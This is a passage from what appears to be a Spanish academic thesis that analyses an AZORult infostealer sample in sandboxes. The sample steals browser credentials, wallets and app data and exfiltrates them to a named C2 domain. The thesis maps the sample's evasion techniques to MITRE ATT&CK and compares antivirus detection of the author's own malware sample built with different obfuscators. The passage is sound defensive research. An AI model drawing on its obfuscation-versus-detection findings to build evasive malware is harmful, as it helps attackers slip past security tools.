El segundo lanza la consola de Windows con unas opciones un tanto extrañas, primero, con un valor en hexadecimal que parece inválido (un DWORD con todo 1s en binario) y luego fuerza que se lance la primera versión del host de comandos. Este tipo de ejecuciones suele ser habitual en malware avanzado como Cobalt Strike, y tienen como objetivo establecer conexión con el servidor C2 en la post-explotación para la ejecución de comandos.

La última acción realizada es ejecutar timeout.exe. Este actúa para inducir una pausa temporal en la ejecución, en este caso, de un segundo. Actúa como un sleep y puede tener como función la evasión, como se ha visto anteriormente, o esperar a sincronización y/o recibir datos, posiblemente desde un C2.

Una limitación para este análisis es que el servidor C2 ya no se encuentra activo, al tratarse de un sample de 2018. Esto significa que no ha sido posible estudiar el tráfico de red, pues la resolución del dominio devuelve error, como se puede ver en la ejecución en la sandbox.

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jul 24, 2024 17:12:36.394938946 CEST	1.1.1.1	192.168.2.10	0x479f	Name error (3)	benchadcrd.nl	none	none	A (IP address)	IN (0x0001)	false

Figura 28: Respuestas de DNS recibidas (Joe Sandbox, 2024)

Sin embargo, ha sido posible averiguar cuál era ese servidor con facilidad, pues el resto de las peticiones se realizan a sitios legítimos de Microsoft. Tras comprobar la reputación del dominio en virustotal, se ha podido confirmar que es malicioso.

A pesar de no poder analizar la comunicación de red, gracias al análisis de sus funciones y, sobre todo, de las llamadas a la API de estas, es posible saber las acciones realizadas o incluso que este realizaría, ya que joesandbox nos permite incluso analizar las funciones no ejecutadas por el malware.

Lo primero que llama la atención es el acceso a diversas rutas, archivos e información sensible. La estructura suele ser similar en todos los casos, utiliza los métodos de la API de Windows FindNextFileW y FindFirstFileW para acceder a los archivos, cuya naturaleza conocemos gracias a los Strings, y después los cierra con FileClose.

Así, podemos observar que accede a datos del navegador, como cookies, archivos .txt o bases de datos sqlite como Web Data (contiene los datos de autocompletar de Chrome) que pueden contener credenciales o información, como podemos ver en las figuras 29 y 30.



Figura 29: Búsquedas de archivos con extensiones sospechosas (Joe Sandbox, 2024)

Figura 30: Búsqueda de base de archivos Web Data de Chrome (Joe Sandbox, 2024)

También se observan consultas SQL en strings para obtener dicha información de las bases de datos.

Figura 31: Consultas a bases de datos SQLite en strings (Joe Sandbox, 2024)

El malware también trata de obtener información sobre tarjetas de crédito con este tipo de consultas, que se hayan podido almacenar en datos de los navegadores. Además, trata de robar carteras de criptomonedas, accediendo a archivos .wallet:



Figura 32: Acceso a archivos .wallet (Joe Sandbox, 2024)

El malware también extrae una gran cantidad de información del sistema, como layout del teclado, versión de Windows, claves de registro, … Como ejemplo ilustrativo, se puede observar como el malware accede a las credenciales locales en la siguiente figura, más concretamente buscando el archivo Login Data.

Figura 33: Acceso a Login Data (Joe Sandbox, 2024)

Este archivo se encuentra encriptado, por lo que luego se llama a CryptUnprotectData para obtener las credenciales en claro.



Figura 34: Llamada a CryptUnprotectData (Joe Sandbox, 2024)

También, en cuanto a archivos del sistema, se trata de robar las credenciales de WinSCP, un cliente SCP, FTP y SFTP de Windows, accediendo al registro:



Figura 35: Extracción de datos de WinSCP (Joe Sandbox, 2024)

Por último, también exfiltra la información de las aplicaciones Steam y Skype, como se puede observar más abajo, con un procedimiento muy similar al de otros archivos:



Figura 36: Acceso a archivos de Steam (Joe Sandbox, 2024)

Una vez obtenida esta información, el malware prepara un archivo .xml con todos los datos. Se hacen llamadas para abrir varios archivos, y en los strings es posible observar las etiquetas con los distintos tipos de información que se obtienen:



Figura 37: Llamadas a la API de la función encargada de preparar el archivo .xml (Joe Sandbox, 2024)



Figura 38: Strings observados en la función de la figura 37 (Joe Sandbox, 2024)

Se observan más referencias al archivo .xml en otras funciones:



Figura 39: Otras referencias al archivo accounts.xml (Joe Sandbox, 2024)

También es destacable que se encuentra el dominio al que se hace la petición, aquel mencionado anteriormente y que ya se había calificado como malicioso. Por último, se exfiltra la información por HTTP abriendo un socket. Se realiza una petición post, y se camufla el contenido como una imagen jpeg. Con el análisis realizado y los datos disponibles, no es posible saber si realmente se camuflan los datos como una imagen o solo se cambia la cabecera para tratar de camuflar solo el tráfico en la red.



Figura 40: Visualización de llamadas a la API y strings de la función que exfiltra los datos (Joe Sandbox, 2024)

Las acciones principales realizadas por el malware son las anteriores, que tienen como objetivo exfiltrar información sensible. Sin embargo, también puede realizar la descarga y ejecución de otros binarios, como vemos en la siguiente función, en la que se carga urlmon.dll, se hace referencia a URLDownloadToFileW y a Shell execute, así como la carga de varias librerías:



Figura 41: Ejecución de otros archivos en red (Joe Sandbox, 2024)

También es capaz de manipular los tokens de usuario e intentar ejecutar un archivo como otro usuario, posiblemente con el objetivo de escalar privilegios:



Figura 42: Grafo de llamadas de la función que comprueba los permisos del usuario (Joe Sandbox, 2024)

El último dato interesante que ha podido ser extraído de las distintas funciones ejecutadas es que está escrito en Delphi. Se realiza una verificación del entorno previa a la ejecución en la que se accede a claves del registro en las que se puede leer Delphi, y se obtiene el layout del teclado y la versión del kernel, de las que probablemente dependa la ejecución.



Figura 43: Referencias a Delphi en claves de registro (Joe Sandbox, 2024)

Resulta muy curioso que, observando el desensamblado, se hace una llamada a la función 00402A38, que es GetKeyboardType, y según el resultado, realiza un salto a otra ubicación de la memoria. Además, solo se comprueban los últimos 8 bytes del registro (al) y no los 32 que devuelve (eax). Seguramente este mecanismo trate de realizar una ejecución diferente según el país del objetivo.

00404BB1	E882DEFFFF	call 00402A38h	target: 00402A38
00404BB6	84C0	test al, al	
00404BB8	7405	je 00404BBFh	target: 00404BBF

Figura 44: Código en ensamblador que realiza la comparación

Con esta última función se da por finalizado el análisis dinámico de esta muestra de malware. Existen más funciones con acciones similares de exfiltración, como se comentó, pero a la hora de realizar un análisis del comportamiento debería ser suficiente observar como ejemplo un número razonable de funciones como muestra, pues el total alcanza la centena. Cabe destacar que el malware no implementa ningún mecanismo de persistencia o autopropagación de forma nativa, ya que no se ha observado ninguna función destinada a estos hechos. Sin embargo, es posible que los atacantes se aprovecharan de la funcionalidad de ejecutar binarios externos a través de internet para implementar otras funcionalidades.

5.3. Técnicas de evasión observadas

En base a todas aquellas técnicas ya detectadas por los análisis anteriores, se presenta una clasificación de técnicas de evasión empleadas de acuerdo con el framework (MITRE, n.d.) ATT&CK:

- T1027: Obfuscated Files or Information – El dropper se encuentra ofuscado empleando ConfuserEx, como se pudo observar en el análisis estático. Además, la sección de texto se encuentra cifrada.
- T1027.002: Software Packing – El dropper tiene embebido el payload en sus recursos, en este caso una muestra del malware azorult.
- T1036.008: Masquerade File Type – El dropper trata de camuflar la conexión con el C2 con el encabezado image/jpeg, como se observó en el análisis dinámico
- T1055: Process Injection – El dropper ejecuta por reflexión el payload, como se pudo observar durante el análisis dinámico
- T1070.004: File Removal – El malware se borra a sí mismo, el análisis dinámico reflejó que ejecuta comandos en cmd para hacerlo.
- T1143: Hidden Window – El malware ejecuta los comandos para borrarse a sí mismo en cmd desde una ventana oculta. Desde los screenshots de any.run y joe cloud sandbox no se observa ninguna ventana, además en la figura (poner num) se puede ver que cmd se lanza con la flag "/c", lo que supone que la ventana se cierre tras ejecutar el comando,
- T1497: Virtualization/Sandbox evasion – La sandbox de virustotal indica que los sleeps del malware se prologaron durante más de 3 minutos. Se han observado funciones con sleep en el análisis estático y dinámico, lo que supone una forma de evasión de este tipo de artefactos. Además, también es sabido que reserva memoria con un write watch. Esto permite al malware detectar si alguna página marcada con MEM_WRITE_WATCH ha sido modificada, lo que puede revelar la presencia de analizadores o debugger.
- T1562.001: Disable or modify tools – En relación con esta última técnica de write watch, se puede observar que en las llamadas a VirtualAlloc en el análisis dinámico se utiliza page guard. Es una protección similar a la anterior, y lanza una excepción si se

detecta que la página se está leyendo o escribiendo, y esta tiene el objetivo de dificultar la depuración y la ingeniería inversa

- T1055.012: Process Hollowing – Como se explicó previamente, el dropper utiliza la técnica process hollowing para cargar el payload, fácilmente observable desde los procesos del análisis dinámico.

5.4. Resultados finales del análisis

Una vez observados todos los mecanismos, la programación en Delphi, los dominios, el hash y su comportamiento, se puede concluir con seguridad que se trata de una muestra del malware AZORult, popular en foros de hackers de rusia, y cuyo precio alcanzaba los 100$ (HHS - Office for Information Security, 2020). Es interesante que la firma de detección sea Win32.Unclassified, cuando la firma por defecto suele ser Trojan.Win32.AZORULT.CCJ (HHS - Office for Information Security, 2020). Esto se puede deber a que el dropper embebido en el binario programado en C# parece una forma distinta de envío del payload, pues en muchos casos este se solía transmitir a través de macros de documentos de Microsoft Office. La encripción y ofuscación, unidos a la ejecución desde un dropper distinto en otro lenguaje de programación (ya que C# corre en el CLR), han podido ser los factores determinantes de este hecho.

6. Resultados

6.1. Resultados del desarrollo de la muestra de malware

Una vez desarrollada la muestra, se decide emplear la herramienta VirusTotal para comprobar si este es detectado por distintos motores antivirus, ya que permite la comprobación rápida con unos 90 motores en una sola sumisión.

Se emplean tres muestras para contrastar los resultados:

- Una sin ofuscar, con el código simplemente compilado
- Una ofuscada, empleando el ofuscador EAZFuscator.NET
- Otra ofuscado, empleando el ofuscador ConfuserEx

Debajo, en las siguientes figuras, se pueden observar los datos para cada muestra, respectivamente, con su correspondiente hash SHA-256:



Figura 45: Análisis en VirusTotal de la muestra no obfuscada (VirusTotal, 2025)



Figura 46: Análisis en VirusTotal de la muestra ofuscada con ConfuserEX (VirusTotal, 2025)



Figura 47: Análisis en VirusTotal de la muestra ofuscada con EAZFuscator.NET (VirusTotal, 2025)

Como podemos observar, y de forma que puede parecer contradictoria, la muestra menos detectada fue la que no está ofuscada.

Por otro lado, es importante destacar que la elección de un ofuscador bueno es crucial. Como se puede observar, la detección con EAZFuscator.NET es mucho menor que

con ConfuserEx. También es necesario mencionar que EAZFuscator.NET requiere de licencia para su uso, mientras que ConfuserEX es código abierto, lo que facilita mucho el entendimiento del comportamiento de este, y sus técnicas de ofuscación.

También cabe destacar que la mayoría de los antivirus líderes del sector, como Crowdstrike, Avast o Microsoft Defender detectaron la muestra en todos los casos. Algunos importantes, como Google o Panda, pasaron inadvertidos en todos los casos.

Además, para, como filtro adicional para observar la detección, se liberó una muestra de malware, aquella ofuscada con ConfuserEx, en un equipo plataformado de una de las compañías más grandes de España, Telefónica, gracias a la colaboración de José Hermida, jefe de respuesta frente amenazas, a quién agradezco su apoyo.

El sistema de protección empleado en Telefónica es Cytomic, de la compañía Panda Security, y a pesar de que su motor de antivirus no pudo detectar el malware en VirusTotal, el equipo plataformado respondió correctamente a la amenaza, demostrando la dificultad de evadir EDPR en entornos reales.

6.2. Resultados del análisis de la muestra de malware

Como se concluye en el análisis, a pesar de las múltiples técnicas de evasión y capas de cifrado, packing y ofuscación, fue posible identificar con una gran precisión el tipo de malware empleado, así como las distintas funciones de su código fuente.

Para contrastar con las técnicas empleadas en el apartado anterior, se decide subir el archivo a VirusTotal para comprobar cuantas detecciones hubo, pues se emplean técnicas similares y ambos son binarios .NET



Figura 48: Análisis en VirusTotal de la muestra de AZORult (VirusTotal, 2025)

Como se puede observar en la figura anterior, la gran mayoría de motores detectaron el binario como malicioso. Incluyendo aquellos líderes del sector, como Microsoft, Crowdstrike o Avast.

Sin embargo, es difícil llegar a un análisis real de los resultados, debido a que esta muestra está en internet, es ampliamente conocida y seguramente haya sido detectado por software antivirus previamente, de forma que sus firmas se hayan incluido en sus bases de datos.

7. Discusión de los resultados

Los presentes resultados permiten extraer diversas conclusiones interesantes sobre las técnicas de evasión analizadas en el trabajo.

En primer lugar, se observa que la muestra menos detectada en VirusTotal fue aquella que no se encontraba ofuscada. Aunque esto parezca no tener sentido, realmente se debe a que el primer binario no tiene ninguna firma detectada previamente, y ese fue el primer análisis por un motor antivirus que fue ejecutado. Por esta razón, al ser una muestra totalmente desconocida, sus detecciones fueron más bajas. Esto permite confirmar no solo que las técnicas de evasión son útiles para evadir muchos motores de detección tradicionales, si no que las técnicas novedosas, no conocidas o código desarrollado por primera vez permiten evadir las firmas con mayor efectividad.

